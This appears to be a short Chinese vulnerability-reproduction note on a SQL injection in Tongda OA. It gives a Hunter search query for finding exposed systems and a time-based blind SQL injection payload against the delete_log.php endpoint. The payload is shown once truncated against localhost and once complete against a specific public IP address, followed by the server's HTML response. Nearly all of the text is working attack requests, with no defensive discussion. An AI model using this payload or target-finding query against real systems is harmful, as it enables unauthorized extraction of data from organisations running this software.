
T10-7通达-OA-SQL

漏洞描述：

网站图片：



网络测绘：

Hunter 语法：


app.name="通达 OA"

漏洞复现：

payload：

```
GET /general/system/seal_manage/dianju/delete_log.php?DELETE_STR=1)%20and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(*)%20from%20information_schema.colu
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

效果图:



```
GET /general/system/seal_manage/dianju/delete_log.php?DELETE_STR=1)%20and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)%20and(1)=(1 HTTP/1.1
Host: 1.116.130.61:999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1


```

```
 <script type="text/javascript" src="/static/js/watermark/watermark.js">
 </script>
 <script type="text/javascript" src="/static/js/watermark/index.js" charset="utf-8">
 </script>
 <!-- <script src="/static/js/ba/agent.js" type="text/javascript"></script> -->
 <script type="text/javascript" >
  var MYOA_EMAIL_SHOW = "0";
  var MYOA_JS_SERVER = "";
  var MYOA_STATIC_SERVER = "";
  window._td_ba && window._td_ba.server && (window._td_ba.server.guid = '{2E3BBE6E-87F4-D1B5-011A-B07A28FF9334}');
 </script>
</head>
<div class="MessageBox" style="width:442px">
 <img class="MessageBoxIcon" src="/static/images/messageBox/warning.png" />
 <div class="center warning ">
  <div class="title">
   警告
  </div>
  <div class="msg-content">
   用户未登录，请重新登录!
  </div>
 </div>
</div>
```